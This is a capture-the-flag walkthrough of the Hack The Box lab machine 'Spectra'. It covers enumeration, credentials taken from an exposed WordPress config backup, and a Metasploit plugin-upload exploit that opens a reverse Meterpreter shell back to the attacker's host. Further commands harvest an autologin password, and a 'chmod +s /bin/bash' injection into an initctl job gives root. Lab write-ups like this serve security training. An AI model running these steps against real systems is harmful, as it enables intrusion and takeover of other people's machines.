


spectra

```
(root@kali)-[/Documents/htb/boxes/spectra]
# nmap -sC -sV -p- 10.10.10.229
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 23:46 EDT
Nmap scan report for 10.10.10.229
Host is up (0.062s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.1 (protocol 2.0)
|_ ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp    open  http     nginx 1.17.4
|_ http-server-header: nginx/1.17.4
|_ http-title: Site doesn't have a title (text/html).
3306/tcp  open  mysql    MySQL (unauthorized)
|_ ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ ssl-date: ERROR: Script execution failed (use -d to debug)
|_ sslv2: ERROR: Script execution failed (use -d to debug)
|_ tls-alpn: ERROR: Script execution failed (use -d to debug)
|_ tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
```





Issue Tracking

Until IT set up the Jira we can configure and use this for issue tracking.

Software Issue Tracker

Test

clicking on the links , a vhost exposed



gobuster reveals two directories /main and /testing

```
(root@kali)-[/Documents/htb/boxes/spectra]
# gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.10.229
```

Gobuster v3.1.0

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://10.10.10.229
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
```

2021/06/07 23:47:05 Starting gobuster in directory enumeration mode

```
/main (Status: 301) [Size: 169] [→ http://10.10.10.229/main/]
/testing (Status: 301) [Size: 169] [→ http://10.10.10.229/testing/]
Progress: 167573 / 220561 (75.98%)
```

← → ↻ 🏠 spectra.htb/testing/

GTFOBins GitHub - swisskyrepo/... Reverse Shell Cheat Sh... Linux - Privilege Escala...

Index of /testing/


../		
wp-admin/	10-Jun-2020 23:00	-
wp-content/	10-Jun-2020 23:13	-
wp-includes/	10-Jun-2020 23:13	-
index.php	06-Feb-2020 06:33	405
license.txt	10-Jun-2020 23:12	19915
readme.html	10-Jun-2020 23:12	7278
wp-activate.php	06-Feb-2020 06:33	6912
wp-blog-header.php	06-Feb-2020 06:33	351
wp-comments-post.php	02-Jun-2020 20:26	2332
wp-config.php	28-Oct-2020 05:52	2997
wp-config.php.save	29-Jun-2020 22:08	2888
wp-cron.php	06-Feb-2020 06:33	3940
wp-links-opml.php	06-Feb-2020 06:33	2496
wp-load.php	06-Feb-2020 06:33	3300
wp-login.php	10-Feb-2020 03:50	47874
wp-mail.php	14-Apr-2020 11:34	8509
wp-settings.php	10-Apr-2020 03:59	19396
wp-signup.php	06-Feb-2020 06:33	31111
wp-trackback.php	06-Feb-2020 06:33	4755
xmlrpc.php	06-Feb-2020 06:33	3133

While looking the config files, I got some creds


```
view-source:http://spectra.htb/testing/wp-config.php.save
GTFOBins GitHub - swisskyrepo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windo


1 <?php
2 /**
3  * The base configuration for WordPress
4  *
5  * The wp-config.php creation script uses this file during the
6  * installation. You don't have to use the web site, you can
7  * copy this file to "wp-config.php" and fill in the values.
8  *
9  * This file contains the following configurations:
10 *
11 * * MySQL settings
12 * * Secret keys
13 * * Database table prefix
14 * * ABSPATH
15 *
16 * @link https://wordpress.org/support/article/editing-wp-config-php/
17 *
18 * @package WordPress
19 */
20
21 // ** MySQL settings - You can get this info from your web host ** //
22 /** The name of the database for WordPress */
23 define( 'DB_NAME', 'dev' );
24
25 /** MySQL database username */
26 define( 'DB_USER', 'devtest' );
27
28 /** MySQL database password */
29 define( 'DB_PASSWORD', 'devteam01' );
30
31 /** MySQL hostname */
32 define( 'DB_HOST', 'localhost' );
33
```

There's a login page let's try these creds there



Use the default username of wordpress “administrator”





Here we can upload plugin
I'm not going to do this manually, let me try a metasploit module

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):



| Name      | Current Setting | Required | Description                                                                        |
|-----------|-----------------|----------|------------------------------------------------------------------------------------|
| PASSWORD  |                 | yes      | The WordPress password to authenticate with                                        |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                       |
| RHOSTS    |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT     | 80              | yes      | The target port (TCP)                                                              |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                         |
| TARGETURI | /               | yes      | The base path to the wordpress application                                         |
| USERNAME  |                 | yes      | The WordPress username to authenticate with                                        |
| VHOST     |                 | no       | HTTP server virtual host                                                           |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.119.132 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | WordPress |



msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD devteam01
PASSWORD => devteam01
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 10.10.10.229
rhosts => 10.10.10.229
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /main
targeturi => /main
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username administrator
username => administrator
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.10.14.10
lhost => 10.10.14.10
```



```

msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 10.10.14.10:4444
[*] Authenticating with WordPress using administrator:devteam01...
[*] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /main/wp-content/plugins/LtDtxjezsJ/ZRvvVSaTxR.php ...
[*] Sending stage (39282 bytes) to 10.10.10.229
[*] Deleted ZRvvVSaTxR.php
[*] Deleted LtDtxjezsJ.php
[*] Deleted ../LtDtxjezsJ
[*] Meterpreter session 3 opened (10.10.14.10:4444 → 10.10.10.229:45602) at 2021-06-08 00:35:09 -0400

meterpreter > pwd

meterpreter > shell
Process 4668 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory

id
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)

```

Got shell as nginx and upgraded shell

```

python3 -c 'import pty;pty.spawn("/bin/bash");'
nginx@spectra /tmp $ cd /opt
cd /opt
nginx@spectra /opt $ ls
ls
VirtualBox          broadcom      eeti          neverware      tpm2
autologin.conf.orig displaylink  google        tpm1
nginx@spectra /opt $ cat autologin.conf.orig
cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description "Automatic login at boot"
author "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter

```

```
cd /etc/autologin
nginx@spectra /etc/autologin $ ls
ls
passwd
nginx@spectra /etc/autologin $ cat passwd
cat passwd
SummerHereWeCome !!
```

Got creds, now ssh

```
nginx@spectra /home $ ls
ls
chronos katie nginx root user
```

```
(root@kali)-[/Documents/htb/boxes/spectra]
# ssh katie@spectra.htb
The authenticity of host 'spectra.htb (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'spectra.htb,10.10.10.229' (RSA) to the list of known hosts.
Password:
katie@spectra ~ $ id
uid=20156(katie) gid=20157(katie) groups=20157(katie),20158(developers)
katie@spectra ~ $ ls
log user.txt
katie@spectra ~ $ cat user.txt
e89d27fe195e9114ffa72ba8913a6130
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
(ALL) SETENV: NOPASSWD: /sbin/initctl
```

Usually **initctl** works with service configuration file located at /**etc/init** directory on linux servers. mmmmm. so What if we can inject malicious code into that services. Let's try let me add my script to /etc/init/test.conf file

```
katie@spectra ~ $ sudo -u root /sbin/initctl list
crash-reporter-early-init stop/waiting
cups-clear-state stop/waiting
dbus_session stop/waiting
failsafe-delay stop/waiting
fwupdtool-activate stop/waiting
send-reclamation-metrics stop/waiting
smbproviderd stop/waiting
tpm_managerd start/running, process 790
udev start/running, process 239
test stop/waiting
test2 stop/waiting
katie@spectra ~ $ vi /etc/init/test.conf
```

```

description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script

pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script

script

chmod +s /bin/bash

end script

```

```

katie@spectra ~ $ vi /etc/init/test.conf
katie@spectra ~ $ sudo /sbin/initctl start test
test start/running, process 5039
katie@spectra ~ $ /bin/bash -p /var/run/nodetest.pid
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root) groups=0(root),20157(katie),20158(developers)
bash-4.3# cat /root/root.txt
d44519713b889d5e1f9e536d0c6df2fc
bash-4.3#

```